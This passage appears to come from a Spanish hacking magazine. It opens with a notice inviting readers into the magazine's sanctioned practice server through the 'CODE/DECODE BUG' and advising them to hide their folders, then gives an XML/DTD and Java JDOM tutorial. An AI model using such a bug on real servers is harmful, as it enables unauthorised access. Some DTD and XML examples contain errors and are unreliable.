- Cuando accedas a nuestro servidor mediante el CODE / DECODE BUG, crea un directorio con tu nombre (el que mas te guste, no nos des tu DNI) en la unidad d: a ser posible y a partir de ahora utiliza ese directorio para hacer tus prácticas. Ya sabes, subirnos programitas y practicar con ellos :) ... ... ¿cómo? ¿que no sabes crear directorios mediante el CODE/DECODE BUG... repasa los números 2 y tres de Hack x Crack ;p

Puedes crearte tu directorio donde quieras, no es necesario que sea en d:\mellamojuan. Tienes total libertad!!! Una idea es crearlo, por ejemplo, en d:\xxx\system32\default\10019901\mellamojuan (ya irás aprendiendo que cuanto mas oculto mejor :)

Es posiblemente la primera vez que tienes la oportunidad de investigar en un servidor como este sin cometer un delito (nosotros te dejamos y por lo tanto nadie te perseguirá). Aprovecha la oportunidad!!! e investiga mientras dure esta iniciativa (esperemos que muchos años).

- En este momento tenemos mas de 600 carpetas de peña que, como tu, está practicando. Así que haznos caso y crea tu propia carpeta donde trabajar.



MUY IMPORTANTE...

MUY IMPORTANTE!!!!! Por favor, no borres archivos del Servidor si no sabes exactamente lo que estás haciendo ni borres las carpetas de los demás usuarios. Si haces eso, lo único que consigues es que tengamos que reparar el sistema servidor y, mientras tanto, ni tu ni nadie puede disfrutar de él :(Es una tontería intentar "romper" el Servidor, lo hemos puesto para que disfrute todo el mundo sin correr riesgos, para que todo el mundo pueda crearse su carpeta y practicar nuestros ejercicios. En el Servidor no hay ni Warez, ni Programas, ni claves, ni nada de nada que "robar", es un servidor limpio para TI, por lo tanto cuídalo un poquito y montaremos muchos más :)

VALIDACION DE DOCUMENTOS XML: DTD SEGUNDA PARTE PARTE: ATRIBUTOS Y ELEMENTOS

POR JOAQUIM ROCA VERGES

A muchos este curso de XML les está pareciendo muy difícil... la dificultad no está en la explicación, sino en "lo raro" que aparentemente es todo esto y principalmente en la poca utilidad que parece tener. Pues no lo dejes, sigue el curso y cuando pasen un par de años recordarás este "impass" con una sarcástica sonrisa. Piensa que XML va a ser EL REY durante los próximos años, TODO será XML, desde un documento de Word hasta una tabla de EXCEL. ¿No te lo crees? Pues la elección es tuya!!!

Antes de todo, me gustaría daros ánimos a todos a seguir adelante, puede que se os haga un poco pesado y un poco cuesta arriba pero es necesario que conozcáis lo básico de xml. Repasando un poco tenemos que xml es un lenguaje de marcado, que puede validarse , es decir que podemos establecer unas reglas que estarán contenidas en un dtd y que manipularemos con el DOM. Una vez hayáis entendido al dedillo estos tres conceptos, adentraros por vuestra cuenta al (prácticamente infinito) mundo de xml os será muy fácil, y cuando veáis un xml-schema , al poco diréis..."Pero bueno, si esto es como los DTD" o cuando os encontréis con SAX o XLS os daréis cuenta que es otra forma de manipular xml tan válida como puede serlo el DOM.

- **XML** = Archivo en el que escribimos información, organizada en etiquetas.

- **DTD** = Archivo en el que escribimos las reglas que debe cumplir el XML

- **DOM** = Manipular la información que contiene el xml. Manipular puede ser por ejemplo, convertir elementos xml cuyo contenido son direcciones Web, en links reales a páginas.

El mes pasado hablamos de la creación de los DTD, de DTD externos e internos... Este mes continuaremos con los atributos y entidades, pero antes de nada un poco de diversión con java y xml.

MANIPULACIÓN DE UN XML SENCILLO CON JAVA

Lo primero de todo, tendremos que bajarnos las herramientas de trabajo, el lenguaje de programación Java. Esto es: un entorno de desarrollo que Sun proporciona de manera gratuita. Nos podemos bajar el Java Development Kit de la siguiente dirección:

http://java.sun.com/j2se/1.4.1/download.html

Escoged la siguiente versión:

J2SE v 1.4.1_02 with Sun ONE Studio 4 update 1, Community Edition	
Windows (.exe)	DOWNLOAD

Como las clases de acceso a xml, no están en la edición Standard de java (j2se = java 2 Standard edition), tendremos que bajarnos también la edición enterprise, esto es la j2ee

(java 2 enterprise edition) de la dirección:

http://java.sun.com/j2ee/sdk_1.3/

Dentro de la página, buscad la plataforma (Windows, Linux...) y haced click en el botón de continuar.



Y como estamos a la última, vamos a bajarnos también el jdom, que es el DOM para java. Podríais bajarlo de http://www.jdom.org, pero luego hay que compilarlo, no siempre va bien la compilación, da algunos errores extraños... mejor vais a

http://www.crionics.com/products/opensource/eclipse/orion.html

y hacéis click sobre el link donde pone


How to install it ? c:\

1. Download jdom.jar and copy it to the **<ORION_HOME>/lib folder**.


Bueno, si habéis llegado hasta aquí, ya lo tenéis todo. El siguiente paso es instalarlo.

1.1 Instalar el jdk = Tan fácil como hacer click en el exe que os habéis bajado y seguir las instrucciones. La versión que tengo instalada en mi PC es c:\j2sdk1.4.0_01. Una vez hayáis instalado, tendréis una carpeta de características parecidas (igual se llama c:\ j2sdk1.4.0_02)

1.2 Instalar j2ee = La instalación es igual de fácil pero hache tenemos una dificultad añadida. Una vez la instalación haya finalizado, localizad la carpeta c:\ j2sdkee1.3 y buscad el archivo j2ee.jar



Abrid el winzip, y una vez dentro del winzip, abrid este archivo. Descomprimirlo a la carpeta c:\ j2sdkee1.3\lib de modo que una vez descomprimido, veáis la carpeta javax:



Si curioseáis un poco, abriendo la carpeta javax, veréis que contiene una carpeta, con nombre xml.

1.3 Copiad jdom.jar a c:\ j2sdkee1.3\lib y descomprimirlo tal como habéis hecho con j2ee.jar. Cuando os pregunten donde queréis descomprimirlo, decidle al winzip que en la misma carpeta c:\ j2sdkee1.3\lib de manera que lo que hará el winzip será añadirle jars a la carpeta org.

Para ejecutar un fichero java y para compilarlo desde el entorno DOS (desde un intérprete de comandos del sistema) necesitaremos informar a la variable PATH en que lugar está el archivo binario que compila nuestro programa java y en que lugar está el archivo binario que ejecuta los java.class. En la variable path informamos donde tiene que ir a buscar el sistema operativo los programas que utiliza desde el intérprete de comandos (DOS en Windows). Por ejemplo si escribís javac y no habéis cambiado la variable PATH, os saldrá el siguiente error:

```
C:\WINNT\System32\cmd.exe
Microsoft Windows 2000 [Versión 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>javac
"javac" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.

C:\>
```

Para editar la variable path, tendréis que editar el archivo autoexec.bat en W98 o WME:
Añadiéndole el lugar donde tenéis la carpeta bin del jdk: c:\jdk1.3.1_01\bin

Si no tenéis la variable path, la creáis:
SET PATH= c:\jdk1.3.1_01\bin;

Si ya tenéis la variable path, la añadís a continuación del último path, asegurándoos de poner un punto y coma después del último path.
Si teníais: SET PATH=C:\ARCHIV~1\SYBASE\Shared
Le añadís un punto y coma y la dirección del jdk , de modo que os quede como sigue:

SET PATH=C:\ARCHIV~1\SYBASE\Shared;c:\jdk1.3.1_01\bin;

Y si tenéis NT, 2000 O XP, ir a Menu INICIO/CONFIGURACION/PANEL DE CONTROL/SISTEMA, seleccionar la pestaña Avanzado, hacer clic en el botón "Variables de entorno" y cread la variable PATH si no existe, y si existe añadirle la dirección del bin del jdk.

Ahora Reiniciad el ordenador (es importante hacerlo, el sistema no tendrá en cuenta los nuevos valores del PATH hasta que no se reinicie).

Solo queda un paso, y es indicarle a java, donde están las librerías que va a utilizar. Mas claro. Imaginad que hacéis un programa que utiliza una función para recorrer un documento xml, java no sabe dónde está esa función, vosotros tenéis que decirle el lugar de vuestro PC en dónde tiene que buscarla.

Esto se hace, informando la variable CLASSPATH (path de las clases de java) en el autoexec.bat sí W98 o WME, o en las variables de entorno sí W2000, WNT O XP. El proceso es el mismo que con el path:

Si no tenéis la variable path, la creáis, con la información de los sitios de vuestro PC en donde están las librerías de java , las del jdk(c:\jdk1.3.1_01\lib) y las del j2ee (c:\j2sdkee1.3\lib)

SET CLASSPATH= c:\jdk1.3.1_01\lib;c:\j2sdkee1.3\lib;

Si ya tenéis la variable path, la añadís a continuación del último path, asegurándoos de poner un punto y coma después del último path
Si teníais:
SET CLASSPATH= c:\jdk1.3.1_01\lib
Le añadís un punto y coma y la dirección del jdk , de modo que os quede como sigue:

SET CLASSPATH= c:\jdk1.3.1_01\lib;c:\j2sdkee1.3\lib;

Y si tenéis NT, 2000 O XP, ir a INICIO/CONFIGURACION/PANEL DE CONTROL/SISTEMA, seleccionar la pestaña Avanzado, hacer clic en el botón "Variables de entorno" y cread la variable CLASSPATH si no existe, y si existe añadirle la dirección del lib del jdk y la dirección del lib del j2ee.

Cuando reiniciéis el ordenador, ya tendréis el entorno java listo para programar, compilar y ejecutar.


Es un poco complicado de instalar y configurar, pero recordad que es gratuito y no es como los paquetes de Microsoft, requiere un poco de atención y de habilidad por nuestra parte.

CODIFICACIÓN, COMPILACIÓN Y EJECUCIÓN DEL PROGRAMA

1) Abrid un editor de texto cualquiera (el notepad por ejemplo) y escribid lo siguiente:

```
<?xml version="1.0" standalone="yes" ?>
<xvid>
<accion>
        <titulo id="01">Matrix</titulo>
        <titulo id="02">xmen2</titulo>
        <titulo id="03">daredevil</titulo>
        <titulo id="04">Hulk</titulo>
</accion>
</xvid>
```

2) Crear una carpeta nueva en el explorador de Windows, que se llame xml y que cuelgue de C, y guardad el archivo con el nombre videos.xml



3) Abrir de nuevo el editor de texto, y escribir el siguiente código java:

```
/*Directivas de java, librerías necesarias */

/* Librería de entrada salida*/
import java.io.*;

/* Librerías del jdom */
import org.jdom.*;
import org.jdom.input.*;
import org.jdom.output.*;

/* Librería java de uso general; contiene la clase List entre
otras*/
import java.util.*;

/* La clase debe llamarse siempre del mismo modo que el archivo*/
public class videos {

        /* Punto de entrada de la aplicación*/
        public static void main(String[ ] args) {


        /* Comprobamos que hemos llamado correctamente a la
        aplicación, pasándole como parámetro el nombre del
        archivo xml. En caso de no ser así  mostramos un
        mensaje informativo de como debe escribirse y salimos*/
        if(args.length==0)
        {
                System.out.println("Utilización: java videos.javavideos.xml");
                return;
        }

        /*Cogemos el nombre del archivo xml*/
        String nombreArchivoXML = args[0];

        /* try = intentar en castellano = trozo de código donde
        pueden haber errores, en caso de que los hayan, el flujo
        del código se va a la instrucción catch directamente. Es
        lo mismo que On Error goto... del vbasic*/
        try {

        /* Creamos el documento en el jdom ( DOM para java)*/
        SAXBuilder b = new SAXBuilder();
        org.jdom.Document doc = b.build(new File(nombreArchivoXML));

        /* Cogemos el elemento raíz del documento, en nuestro
        caso xvid*/
        org.jdom.Element elementoRaiz = doc.getRootElement();

        /* Cogemos todos los elementos que contiene el elemento raiz, a
        excepción de el,y los colocamos en el objeto elementosAccion */
        List elementosAccion =elementoRaiz.getChildren("accion");

        /* Iterator es una clase de java para moverse por un
        conjunto de objetos*/
        Iterator iterator = elementosAccion.iterator();

        /* Ejecuta el código mientras el iterador tenga objetos
        (elementos) */
          while (iterator.hasNext())
          {

            /* Coge el siguiente objeto que tenga el iterador. Si
           no ha empezado es decir si no tiene ninguno, cogerá
           el primero*/
           Object o = iterator.next();
```

```
/* Tenemos un objeto, ¿Pero de que tipo? Bingo, de tipo Elemento
XML. Por tanto lo convertimos a Elemento XML */
org.jdom.Element unElementoAccion = (org.jdom.Element) o;

/* Cogemos todos los elementos que contiene el
elemento accion, a excepción de el,y los colocamos
en el objeto elementosAccion */
List elementosTitulo =unElementoAccion.getChildren("titulo");

/* Iterator es una clase de java para moverse
por un conjunto de objetos*/
Iterator iterator2 = elementosTitulo.iterator();

/* Ejecuta el código mientras el iterador tenga objetos (elementos)
en este caso elementos con la etiqueta titulo <titulo></titulo> */
while (iterator2.hasNext())

{

/* Coge el siguiente objeto que tenga el iterador. Si no ha empezado
es decir si no tiene ninguno, cogerá el primero*/

    Object c = iterator2.next();

/* Tenemos un objeto, ¿Pero de que tipo? Bingo, de tipo Elemento
XML.Por tanto lo convertimos a Elemento XML */
    org.jdom.Element unElementoTitulo = (org.jdom.Element) c;

/*mostramos por pantalla el titulo de la pelicula*/
    System.out.println(unElementoTitulo.getContent());
}

}
/* Capturamos el error, en caso de que lo hubiese.*/
} catch (Exception e) {
e.printStackTrace();
}
}
}
```

Esta vez, os he comentado línea a línea lo que iba haciendo el programa para que os vayáis familiarizando con el DOM, que llegará...muy pronto!!!

4) Guardad el archivo con el nombre videos.java Es muy importante que el nombre del archivo sea igual que el nombre de la clase, de no ser así os dará un error cuando compiléis.. Fijaros que la clase se llama **public class videos { ...** por tanto el archivo deberá llamarse **videos.java**

5) Abrid el intérprete de comandos, situaros en la carpeta c:\xml , y compilar la clase java con la instrucción javac (java compile). Escribid:

Javac videos.java

Si todo ha ido bien, no se mostrará ningún mensaje, el intérprete de comandos borrará la instrucción y se mostrará disponible para que introduzcáis otra instrucción

```
C:\WINDOWS\Escritorio>cd..
C:\WINDOWS>cd..
C:\>cd xml
C:\xml>javac videos.java
C:\xml>_
```

6) Finalmente ejecutaremos el programa con la instrucción java + el nombre del archivo (videos.java) + el parámetro (videos.xml) de la siguiente manera

Java videos.java videos.xml

Si todo ha ido bien, se nos mostrarán la colección de videos y nuevamente el intérprete borrará la instrucción y se mostrará de nuevo disponible para recibir instrucciones:

```
C:\WINDOWS\Escritorio>cd..
C:\WINDOWS>cd..
C:\>cd xml
C:\xml>javac videos.java
C:\xml>java videos videos.xml
[Matrix]
[xmen2]
[daredevil]
[Hulk]
C:\xml>_
```

Si ha llegado hasta aquí sin haber tenido ningún mensaje de error ni ningún problema al instalar o configurar...felicidades, o sois de lo mejor o sois muy afortunados.
Continuamos con los DTD.

MAS SOBRE ELEMENTOS XML EN LOS DTD

Tal como explicamos en la primera parte, cada uno de los elementos usados en un documento xml válido (que se valida contra un dtd) deben ser declarados en un DTD. Para el ejemplo que hemos visto deberíamos declarar <xvid>, <accion> y <titulo>.

Recordemos el ejemplo que estábamos utilizando hasta ahora:

Un DTD

```
< !ELEMENT ORDEN_DE_COMPRA (CLIENTE) >
<!ELEMENT CLIENTE (NUMERO_DE_CUENTA, NOMBRE_COMPLETO)>
< !ELEMENT NUMERO_DE_CUENTA ( #PCDATA)>
< !ELEMENT NOMBRE_COMPLETO ( NOMBRE, APELLIDO1, APELLIDO2) >
< !ELEMENT NOMBRE (#PCDATA)>
< !ELEMENT APELLIDO1 (#PCDATA)>
< !ELEMENT APELLIDO2 (#PCDATA)>
```

y un xml válido

```
<ORDEN_DE_COMPRA>
    <CLIENTE>
    <NUMERO_DE_CUENTA>12345678</NUMERO_DE_CUENTA>
        <NOMBRE_COMPLETO>
            <NOMBRE>Sam</NOMBRE>
            <APELLIDO1>Bass</APELLIDO1>
            <APELLIDO2></APELLIDO2>
        </NOMBRE_COMPLETO>
    </CLIENTE>
</ORDEN_DE_COMPRA>
```

Hasta ahora, solo hemos visto dos tipos de declaraciones para un elemento:

a) Elementos que contienen otro(s) elemento(s) :

```
< !ELEMENT NOMBRE_COMPLETO ( NOMBRE, APELLIDO1, APELLIDO2) >
```

b)Elementos cuyo contenido es solo texto:

```
< !ELEMENT APELLIDO1 (#PCDATA)>
```

Pero pueden haber más tipos de declaraciones. Supongamos que queramos especificar un número de orden de compra, podríamos hacerlo con un atributo:

```
<ORDEN_DE_COMPRA NUM="12345">
```

anidando un elemento para el número

```
<ORDEN_DE_COMPRA>
<NUM_ORDEN>12345</NUM_ORDEN>
```

y también podríamos hacerlo añadiendo texto al elemento <ORDEN_DE_COMPRA>

```
<ORDEN_DE_COMPRA>12345
    <CLIENTE>...
    </CLIENTE>
</ORDEN_DE_COMPRA>
```

c) El tercer tipo seria pues el de los **elementos mixtos**, es decir que contienen otros elementos y texto y se declararía de la siguiente manera

```
< !ELEMENT ORDEN_DE_COMPRA (#PCDATA ,CLIENTE ) >
```

y **SIEMPRE** en ese orden: texto (#pcdata) + coma (,) +elemento1(cliente) + coma (,) +elemento2 (siguiente elemento si lo hubiese) ...

d) El cuarto tipo es el tipo **cualquier cosa, el elemento puede contener cualquier cosa,** cualquier combinación**,** su contenido es **ANY (cualquier contenido)**.

Se declara de la siguiente manera:

```
< !ELEMENT ORDEN_DE_COMPRA ANY >
```

Esta declaración se suele utilizar en la fase de diseño y prueba de las DTD, cuando uno no sabe exactamente la estructura del documento que vamos a utilizar.

e) Finalmente , el último tipo es el **elemento vacío EMPTY,** es decir el elemento que no va a contener ningún tipo de contenido. Se declara de la siguiente manera

```
< !ELEMENT Salto_de_linea EMPTY >
```

ESTRUCTURANDO ELEMENTOS: INDICADORES DE ORDEN Y CALIFICADORES

Podemos **obligar a que los elementos de un xml sigan un orden** con el signo coma (,) :

```
< !ELEMENT NOMBRE_COMPLETO ( NOMBRE, APELLIDO1, APELLIDO2) >
```

Esto nos indica que después de nombre viene apellido1 y tras apellido1 viene apellido2

también podemos obligar a escoger entre dos elementos con el signo pipe (|) ... Os escribo la tabla y luego unos ejemplos.

Tabla De Indicadores De Orden Y Calificadores De Elementos

Tipo	Valor	Acción	Descripción
Indicador de Orden	,	Secuencia	Un elemento debe seguir a otro elemento en ese orden
	|	Elección	O un elemento o el otro, pero no los dos a la vez
	( )	Agrupación	Los elementos van juntos .
Calificador	Ausencia de calificador en un elemento	Requerido y único	El elemento aparece una sola vez. Hasta ahora, todos los elementos no tenían calificador. Eso significa que un elemento aparecía solo una vez.
	?	Opcional y único	El elemento aparecerá opcionalmente, y si lo hace lo hará solo una vez
	*	Opcional y repetible	El elemento aparecerá opcionalmente, y si lo hace lo hará una o varias veces
	+	Requerido y repetible	El elemento debe aparecer, una o varias veces

El ejemplo de secuencia ya lo hemos visto.

ELECCIÓN DE ELEMENTOS

Para especificar una lista de opciones, de la que solo saldrá una.

```
< !ELEMENT DETALLE_CONTACTO ( NUMERO_CUENTA | NOMBRE) >
```

Aquí le indicamos que en el xml, cuando escribamos un detalle de contacto, o bien escribiremos el nombre o bien su numero de cuenta

Según esta especificación en el xml sería correcto:

```
<DETALLE_CONTACTO>
        <NUMERO_CUENTA>9876</NUMERO_CUENTA>
</DETALLE_CONTACTO>
```

también sería correcto

```
<DETALLE_CONTACTO>
        <NOMBRE>Stan Lee</NOMBRE>
</DETALLE_CONTACTO>
```

pero no sería correcto:

```
<DETALLE_CONTACTO>
        <NUMERO_CUENTA>9876</NUMERO_CUENTA>
        <NOMBRE>Stan Lee</NOMBRE>
</DETALLE_CONTACTO>
```

ya que la pipe (|) nos obliga a escoger. Podemos especificar todas las opciones que queramos:

```
< !ELEMENT DETALLE_CONTACTO ( NUMERO_CUENTA | NOMBRE | TELEFONO | EMAIL) >
```

GRUPOS EN ELEMENTOS

Supongamos que el elemento DETALLE_CONTACTO va a tener un numero de cuenta, nombre, teléfono y un solo email, que puede ser el email del trabajo o el particular, pero solo uno.

Esto lo escribiríamos de la siguiente manera

```
<!ELEMENT DETALLE_CONTACTO ( NUMERO_CUENTA , NOMBRE ,TELEFONO ,(EMAIL_CASA | EMAIL_TRABAJO) >
```

Los paréntesis que identifican los grupos, nos permiten por tanto anidar opciones. Podemos combinar opciones, por ejemplo supongamos que nuestro contacto trabaja en dos empresas diferentes; el DTD sería

```
< !ELEMENT DETALLE_CONTACTO ( NUMERO_CUENTA , NOMBRE ,TELEFONO , (EMAIL_CASA | (EMAIL_TRABAJO_MAÑANAS, EMAIL_TRABAJO_TARDES) >:
```

Según esta especificación en el xml sería correcto:

```
<DETALLE_CONTACTO>
<NUMERO_CUENTA>9876</NUMERO_CUENTA>
        <NOMBRE> Stan Lee </NOMBRE>
        <TELEFONO> 6345789</TELEFONO>
        <EMAIL_CASA>stan@casa.com</EMAIL_CASA>
</DETALLE_CONTACTO>
```

```
<DETALLE_CONTACTO>
    <NUMERO_CUENTA>9876</NUMERO_CUENTA>
    <NOMBRE> Stan Lee </NOMBRE>
    <TELEFONO> 6345789</TELEFONO>
    <EMAIL_TRABAJO_MAÑANAS >stan@mañanas.com</ EMAIL_TRABAJO_MAÑANAS >
    <EMAIL_TRABAJO_TARDES >stan@tardes.com</ EMAIL_TRABAJO_TARDES >
</DETALLE_CONTACTO>
```

Cualquier otra combinación sería errónea

NUMERO DE ELEMENTOS HIJOS QUE PUEDE O DEBE TENER EL XML

Podemos decidir el numero de elementos hijos que va a tener un elemento padre, y especificar si va a ser un elemento opcional o no va a serlo:

- Los elementos que hemos especificado hasta ahora eran requeridos y únicos, es decir que tenían que existir y que solo podían aparecer una sola vez. Esto se indica no poniendo **ningún calificador**
- **El calificador interrogante ?** quiere decir que el elemento será opcional y único, esto es que puede o no puede aparecer, pero si lo hace lo hace una sola vez
- **El calificador asterisco *** quiere decir que el elemento será opcional y repetible, esto es que puede o no puede aparecer, pero si lo hace lo puede hacer una o más veces
- **El calificador más +** quiere decir que el elemento es obligatorio y repetible, esto es que tiene que aparecer como mínimo una vez.

Lo vemos con un ejemplo

```
< !ELEMENT DETALLE_CONTACTO ( NUMERO_CUENTA , NOMBRE ,TELEFONO , CODIGO_POSTAL ? , (EMAIL_CASA | (EMAIL_TRABAJO_MAÑANAS +, EMAIL_TRABAJO_TARDES *) >:
```

este xml sería correcto

```
<DETALLE_CONTACTO>
    <NUMERO_CUENTA>9876</NUMERO_CUENTA>
    <NOMBRE> Stan Lee </NOMBRE>
    <TELEFONO> 6345789</TELEFONO>
    <EMAIL_TRABAJO_MAÑANAS >stan@mañanas.com</ EMAIL_TRABAJO_MAÑANAS>
    <EMAIL_TRABAJO_TARDES >stan@tardes.com</ EMAIL_TRABAJO_TARDES >
</DETALLE_CONTACTO>
```

este también sería correcto

```
<DETALLE_CONTACTO>
    <NUMERO_CUENTA>9876</NUMERO_CUENTA>
    <NOMBRE> Stan Lee </NOMBRE>
    <TELEFONO> 6345789</TELEFONO>
    <CODIGO_POSTAL>08013</CODIGO_POSTAL>
    <EMAIL_TRABAJO_MAÑANAS >stan@mañanas.com</ EMAIL_TRABAJO_MAÑANAS
>
</DETALLE_CONTACTO>
```

este también

```
<DETALLE_CONTACTO>
    <NUMERO_CUENTA>9876</NUMERO_CUENTA>
    <NOMBRE> Stan Lee </NOMBRE>
    <TELEFONO> 6345789</TELEFONO>
    <EMAIL_TRABAJO_MAÑANAS >stan@morning.com</ EMAIL_TRABAJO_MAÑANAS>
    <EMAIL_TRABAJO_MAÑANAS >stan@mañanas.com</ EMAIL_TRABAJO_MAÑANAS>
      <EMAIL_TRABAJO_TARDES >stan@tardes.com</ EMAIL_TRABAJO_TARDES>
</DETALLE_CONTACTO>
```

etc.

Cualquier combinación que se os ocurra respetando las reglas que hemos impuesto.

ATRIBUTOS XML EN LOS DTD

Como ya hemos comentado, los elementos xml pueden tener atributos, tantos como necesitéis o queráis, pero si queréis que el vuestro sea un xml válido , deberéis declararlos todos en un DTD

DEFINIENDO ATRIBUTOS EN DTD'S = ATTLIST

Definiremos una lista de atributos para un elemento, con la asignación ATTLIST (attributes list), pondríamos añadir por ejemplo un atributo "envio" al elemento ORDEN_DE_COMPRA, de la siguiente manera:

```
<!ATTLIST ORDEN_DE_COMPRA envio CDATA #REQUIRED>
```

Esta declaración nos dice que el atributo pertenece al elemento ORDEN_DE_COMPRA, el atributo es requerido (#REQUIRED)
y que el contenido del atributo es texto (CDATA)

Podemos incluir más de un atributo:

```
<!ATTLIST ORDEN_DE_COMPRA envio  CDATA #REQUIRED
orden_preparada CDATA #REQUIRED>
```

Reglas para escribir un ATTLIST:
1. Comenzar escribiendo <!ATTLIST
2. Especificar a que elemento pertenece el atributo (ORDEN_DE_COMPRA)
3. Dar un nombre al atributo (envio, orden_preparada)
4. Decir el tipo de atributo (CDATA, ENTITY..., ahora veremos la lista de tipos)
5. Especificar su utilización (#REQUIRED, #IMPLIED, .. ahora vemos la lista)
6. cerrar la declaración con el signo >

TIPOS DE ATRIBUTOS

Coged un poco de aire que lo que viene ahora es un poco duro.

Mientras que los nombres que les pongamos a los atributos son de libre creación por nuestra parte, su contenido debe ajustarse a los valores que dices que va a contener ese atributo, esto es debe ajustarse a su tipo. Por ejemplo si dices que el atributo es CDATA es que va a contener un texto, no puede contener una entidad (una entidad es por ejemplo , una fotografía).

Tabla Tipos de atributos

Tipo	Descripción
CDATA	Cadenas de texto
ENTITY	Nombre de una entidad predefinida , una entidad es un componente que ya existe que puede ser sustituido en un documento. Por ejemplo podemos sustituir la entidad por un bloque de texto, un video, un archivo de sonido...
ENTITIES	Lista de nombres ENTITY
ID	Nos da un identificador único para un elemento. Por ejemplo podemos tener dentro del elemento <accion> varios elementos <titulo>. Un atributo de tipo ID , nos daría un identificador único para cada uno de los elementos <titulo>
IDREF	Hacer referencia a un atributo ID utilizado previamente. Es un poco difícil de explicar y entender sin un ejemplo, más adelante os proporciono uno.
IDREFS	Lista de IDREF
NOTATION	Contiene el nombre de una notación declarada en el DTD. Las notaciones se utilizan para identificar el formato empleado para la información que no es XML
NMTOKEN	Una cadena de caracteres que no puede incluir espacios en blanco
NMTOKENS	Lista de NMTOKEN
ENUMERATION	Lista de posibles valores que puede tener un atributo

ESTABLECER UNA UTILIZACIÓN POR DEFECTO DE LOS ATRIBUTOS

Coged un poco más de aire.

Aparte de establecer el tipo de atributo, también podemos especificar el uso que le vamos a dar por defecto.

Tabla Usos de los atributos

Palabra Clave	Uso del Atributo	Valor por defecto	Descripción
#IMPLIED	Atributos opcionales	No tiene, no se permite	El valor del atributo es opcional
#FIXED	Atributos fijos	Predeterminado , necesario y fijo	El valor predeterminado debe establecerse de manera obligatoria, y este valor es el único valor que puede tomar este atributo. Veámoslo si queréis como una constante.
#REQUIRED	Atributos obligatorios	No tiene valor por defecto, ni se permite	El valor del atributo es obligatorio.

UTILIZAR TIPOS DE ATRIBUTOS Y USOS DE ATRIBUTOS

Soltad el aire, es más fácil de lo que parece. Empecemos creando atributos para el elemento ORDEN_DE_COMPRA (como podéis ver voy cambiando su definición según lo que vaya explicando)

```
<!ELEMENT ORDEN_DE_COMPRA (fecha, item+, detalles_contacto)>
<ATTLIST  ORDEN_DE_COMPRA id ID #REQUIRED
                         vendedor  CDATA #IMPLIED
                         envio CDATA #REQUIRED
                         pre_pagado CDATA #FIXED "si"
                         tipo_orden (via_web | telefono | catalogo )
                        "via_web" almacen NMTOKEN "Huesca">
```

Aquí tenemos que el **id** lo hemos definido como tipo ID requerido. Cada una de las órdenes de compra deberá tener un id.

El siguiente atributo **vendedor** contiene una cadena de caracteres y es #IMPLIED, si no existe no hay problema.

El **envio** es obligatorio, y su valor, ya que no lo hemos especificado en el DTD, debe ser proporcionado por el cliente cuando de sus opciones de compra.

Pre_pagado tiene un valor fijo que es "sí", lo que nos indica que la orden de compra debe pagarse antes de enviarse.

El quinto atributo: **Tipo_orden** utiliza una enumeración (ENUMERATION) que nos da una lista de los valores posibles que puede tener este atributo (via_ web | telefono | catalogo) y en el caso de que no venga informado, le asignaremos el valor "via_web"
El último atributo en caso de no ser asignado, tiene el valor por defecto de "Huesca"

Un xml válido sería:

```
<ORDEN_DE_COMPRA id =”1234”>
        vendedor=”Luis Candelas”
        envio=”UltraRapidAir”
        pre_pagado=”si”
        tipo_orden=”telefono”
</ORDEN_DE_COMPRA>
```

Como veis aquí no hemos especificado el almacén, entonces se cogerá el que viene por defecto: "Huesca"

ASIGNAR VALORES A LOS ATRIBUTOS EN LOS DTD

